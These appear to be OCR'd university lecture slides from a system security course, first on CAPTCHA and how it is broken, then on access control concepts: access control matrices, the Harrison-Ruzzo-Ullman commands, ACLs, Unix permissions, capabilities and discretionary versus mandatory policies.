
CAPTCHA

- **C**ompletely **A**utomated **P**ublic **T**uring **T**est to **T**ell **C**omputers and **H**umans **A**part.
- CAPTCHA exploits the human ability to correct distortions in images, and generally perform image recognition, far better than existing automated systems.
- It has uses in authentication and in denial of service.
  - Denial of service is somewhat related to authentication and will be discussed later.



Computer algorithms aren't as good at recognising such distorted words as we are.

- The idea is that only humans can easy read the content of the distorted message.
  - There are image and audio versions as well as text ones.
- So, we declare something to be human if it can read one, or often a series of images.
- For authentication we can imbed a challenge to make the response a function of the entity being authenticated.
  - For example, the image could tell you to enter 1452522 into your key calculator and reply with the output.
  - The key calculator is “keyed” to you.





From http://xkcd.com

CAPTCHA

- CAPTCHA can be used as a means to distinguish between live users who want to access a resource, and parties such as spammers using bots to try to overwhelm, or spread messages, without monitoring each connection.
- It can be used to stop posts to blogs, or general websites, effectively stopping resource consumption by malicious entities.

- For example, before uploading a file to somewhere, insist that you enter the words in each of the following:





- Pretty easy for a human, not so easy for a computer.

Deployment

- Yahoo Mail.
- Google Gmail.
- Hotmail.
- Windows Live Mail.
- Paypal.
- …

- Great to see a useful technology widely deployed.
- But …

CAPTCHA is broken ☹

- See 2b_CAPTCHA-broken.pdf.
- Jan 2008: Yahoo Mail. 35% success rate.
  - Yahoo changed their system.
- Feb 2008: 30-35% against Microsoft's Live Mail.
- Feb 2008: 20% against Google's Gmail.
- And it goes on (getting worse for the CAPTCHA systems).


- Considerable care needs to be taken in using such systems now since CAPTCHA crackers are now freely available.
- Weak CAPTCHA can be broken using Optical Character Recognition (OCR).
- But it isn't all gloom and doom …

Please click on or enter each letter corresponding to the following list in the field below. You must enter them in the exact sequence listed.

- The Head of the Walking Man
- The Vase
- The Back of the Chair

Enter Letters Here: _ _ _


CAPTCHA 3d ☺




- http://spamfizzle.com/CAPTCHA.aspx

Others ...

- http://graphcomp.com/index.cgi?v=0000s2p5



- http://code.google.com/p/3dcaptcha/






BotDetect CAPTCHA

- Have a look at http://captcha.biz/
- You can download free, but restricted PHP, ASP and ASP.NET versions.
- They have support for multiple “localizations”

CAPTCHA Sniper

- http://www.captchasniper.com/
- They claim excellent success rates for breaking a lot of CAPTCHA implementations - up to 100% in some cases.

Perl Guestbook		100%
Phoca Guestbook		77%
		75%
PhpBook Guestbook		100%
Ricar Guestbook		100%
Silentrum Guestbook		77%
Generic Guestbook #1		77%
Pixel Post Image Gallery		98%
Article PLR Script		89%

CSCI262
System Security (S3a)

Access control I:
Concepts and BLP

Overview

- What is access control?
- Access control matrices.
- Access control lists.
- Capabilities.
- Access policies.
- Multilevel policies.
- The Bell-LaPadula model.

What is access control?

- Access:
  - Able to do something or get somewhere.
  - Carry out an action.
- Control:
  - To restrict or allow.

- Access Control → Being able to restrict or allow particular actions.
  - Often access control is applied **where there is authentication**.

Here is a question…

Is there a difference between these two statements?

1. “This file can only be accessed by an authenticated user.”
2. “This file can only be accessed by an authorised user.”


1. An authenticated user is a non-anonymous user who identity has been confirmed. Any such user could then access this system.
2. An authorized user is an user that has the required permissions to access this particular file, or is in a group/role that has the required access permissions.
   - While we know who you are, we won’t let you access this file because you are not authorised to do so.
   - An entity might be considered an authorized user once we have authenticated them and checked the access control permissions.

Another question...

- Do we always need both authentication and access control?
- Are there any circumstances where we might apply one but not the other?

Access Control Authority (or service)

- Control access to information and resources.
- Model : Initiator and Target Entities.



Dilbert: 04-April-2008


- Access Control Information:
  - Individual/Group identities of initiators and targets.
  - Security labels of initiators and targets.
    - More on this later.
  - Roles.
  - Actions or operations that can be performed.
  - Contextual information : location, time periods.
- Access Control Policy:
  - Rules that define the conditions under which initiators can access targets.
    - Who? can Access What?, When? and How?
- Access Control Authority:
  - Enforcement of access control policy.

Some formalism: Subjects and Objects

- Subjects: Entities that use:
  - Includes users and processes.
- Objects : Entities that are used:
  - Includes files, directories, memory.

- Subjects access objects:

  → Traditional Access Control Model.



The reference monitor enforces policies for each interaction

Access Control Matrices

- The concept was developed independently by researchers in operating systems and databases.
- An access control matrix (ACM) model is defined in terms of state and state transitions.
- The state of a system is defined by a triplet (S, O, A):
  - S: A set of subjects.
  - O: A set of objects.
  - A: An access control matrix, A[S, O] with entries a(s,o).
    - a(s,o) lists the access rights of s on o.
    - Access rights specify the kind of access allowed for a subject on each object.

- What are the relevant subjects and objects in the context of operating systems and databases?
- In operating systems:
  - Subjects : users, processes, domains (a protection environment in which a process executes).
  - Objects : files, memory segments, processes.
- In databases:
  - Subjects: users.
  - Objects: relations, records, fields.

Example: Access Control Matrix

Objects / Subjects	**File$_1$**	**File$_2$**	**Process$_1$**	**…**	**…**
Process$_1$	Read	Read Write			
Alice		Read	Execute		
Bob	Write		Execute		
Carol					
…					

Translate please

- $Process_1$ can read $File_1$:
  - If $A(Process_1, File_1) \supseteq Read$
- Alice can execute $Process_1$:
  - If $A(Alice, Process_1) \supseteq Execute$
- …

Building states ... Dynamics

- Our system isn't going to be static, in the sense of there always be the same actions currently place, or even the same possible objects or subjects.
- The Harrison-Ruzzo-Ullman Model is the earliest model to really describe changes to the access control matrix, effectively to both...
  - ... the collection of possible states the system can be in, that is *possible*.
  - ... the (security) policies for the system that tell us which subset of states are *allowed*.

- We can start with an initial state effectively a collection of actions taking place at time t=0.
- A series of state transitions will take us from a current state to another state.
- These state transitions are composites of commands that change...
  - ... the collection of possible states the system can be in, that is *possible*.
  - ... the (security) policies for the system that tell us which subset of states are *allowed*.

The primitive commands

- Following Bishop, Following Harrison, Ruzzo and Ullman…
  - Construct subject s.
  - Destroy subject s.
  - Construct object o.
  - Destroy object o.
  - Enter a into a[s,o].
  - Remove a from a[s,o].
- Bishop formalises these with preconditions and postconditions, such as, constructing a subject is possible iff the subject didn't exist already.

- A command sequence for a process to create a file, which it will subsequently own and have read and write rights on.

```
command create.file(p,f)
    create object f;
    enter own into a[p,f];
    enter read into a[p,f];
    enter write info a[p,f];
end
```

Conditions or context…

- Conditions could be added.
- For example,

```
command grant.read.file(p,f,q)
    if own in a[p,f];
    then
      enter read into a[q,f];
end
```

You wouldn't need to write these in the exam!

Meta-actions or meta-rights

- The creating of subjects and objects, may have their own access control rules.
- The granting of privileges typically will too, and are pretty much governed by the …
- Principle of Attenuation of Privilege:
  - A subject may not give rights it doesn't possess to another.

A warning …

- There are many problems that occur because of the dynamics.
  - If an action is currently taking place and there is an attempt to remove permissions, what happens?
    - Consider specifically: What if someone attempts to remove an object that someone is currently reading?
  - What happens if we are asking these questions in the context of a distributed system?

Representations of Access Control


- Access Control Lists (ACL):
  - Contain access from the viewpoint of an object.
  - In other words, a column of the ACM.
  - For example:
    - File F : (A, Write), (B, Read).
- Capabilities:
  - These correspond to the viewpoint of a subject.
  - In other words, a row of the ACM.
  - For example:
    - ((Read, F1), (Write, F2)….)
  - Subject presents a capability to an object.

Access Control Lists

- A list of subjects that are authorised to access an object.
- Identity-based policies (such as individual-based and role-based policies) can be realised in a straightforward way.
- Maintenance of the list and enforcement of the access control are essentially the responsibility of the systems and environment surrounding the object.
- Access control list:

s1	s2	s3	...
r1	r2	r3	...

- What does it mean?
  - Subject s1, s2, s3 … have rights r1, r2, r3 … for this object.
  - The subjects could be individuals or roles (team leaders, managers…)



Access control lists are used to protect owned objects. The owner can confer/invoke rights by adding, deleting or modifying the entry for a user.

Access Control Lists

- Access control lists are expensive to work with as every access to the object is checked.
  - They are best suited for situations where there are relatively few users (individuals, groups).
  - They do have the advantage of giving the owner a lot of control over modification of other user's access.


Identity	Type	Perm granted	Object
G. Smith	csci	r, w	report.tex
team-mem	admin	r, w, x	a.exe
alice	maths	r	intro.txt
. . .			

- In **Unix** a file has an access control list with three entries: owner, group, and other users.
- The type of access can be r, w, x (roughly).

```
$ ls -l | more
total 152
drwxr-xr-x   4 wsusilo  cs-uow       512 Aug 14  2007 111
drwxr-x---   5 greg     cs-uow       512 Nov  8  2004 112
drwxr-x---   2 david    csstf        512 Sep  8  2004 114.old
drwxr-x---   7 txia     other        512 Oct 18  2004 121
drwxr-x---   8 dfs      csstf        512 Dec  2  2003 121.2003
drwxr-x---   5 wsusilo  cs-uow       512 Sep  9  2003 121.old
drwxrwx---   4 koren    other        512 Apr  4  2006 124
lrwxrwxrwx   1 root     other         37 Jan  7 15:43 131 -> /web/itacs/documents/subjects/csci131
drwxr-x---   4 jrg      cs-uow       512 Jun  7  2001 1999.235
drwxrwxr-x   2 ian      csci203m    1024 May 30 11:46 203
drwxr-x---  10 greg     uowugc       512 Sep 20  1999 203.old
drwxr-sr-x   7 lukemc   csci204m     512 May 16 17:14 204
drwxr-x---   2 dfs      root         512 Jul 21  2007 204.dfs
drwxr-xr-x   7 lei      cs-uow       512 May 28 13:33 212
…
```

The permission string…

- The permission string - --- --- --- can be (if we ignore the first element) written in terms of permissions for the three classes:



- The ‘R’ permission means read.
- The ‘W’ permission means write.
- The ‘X’ permission means execute on a file. In the context of a directory it means the directory can be searched.

- These permissions can also be described as a 3 digit octal (base 8) number. The *read* flag contributes a 4, the *write* flag contributes a 2 and the *execute* flag contributes a 1.

- So the following would yield the octal permission 744.

-rwxr--r--

4 (r) + 2 (w) + 1 (x) for owner	7
4 (r) for group	4
4 (r) for others/ universe	4

Capabilities


- Describes what a subject is capable of doing.
- Subject : With a list of (Object, Rights)
- Classical Capability System:
  - Capability : A triplet: <Object, Rights, Check>
  - Check = f(Object, Rights).
- We can think of a capability as a ticket that authorises the holder to access an object in a particular way.
  - The Check is there for authentication. It could be something like a message authentication code or digital signature (see CSCI361).
  - Capabilities are difficult to revoke.

- To obtain access an access request and the capability are transmitted to the appropriate server.
- Access Decision:
  - When the access request and capability arrive, the function f is applied to detect tampering.
  - If the capability passes => access is granted!

Sandhu & Samarati's authorization table

- The access control matrix may be sparse.
  - A more concise representation, but less common, is the authorization table.
- One row of the table is used for each allowed access triplet.
- The table can be sorted by Subject or Object to give equivalence to a capability list or an ACL, respectively.

A brief summary



Access Control Policies


- Traditional Views:
  - Discretionary Access:
    - Users use their own discretion to specify who can access what, usually within some prescribed structure as in Unix.
      - The access control matrices capture a discretionary view.
  - Mandatory Access:
    - Subjects and Objects have fixed security attributes that are used by the System to determine access.
    - Users cannot modify security attributes.
    - System (Security Administrator) → decides.

- Identity based Policies:
  - (subject, action, object, time, location, context).

- Examples:
  - User A can read the balance of account Y.
  - User B can withdraw money from account Y.
  - User C can withdraw money from account Y, Monday to Friday.
  - User D can withdraw money from account Y on a Monday, from Bank Z, if they wear a blue hat.

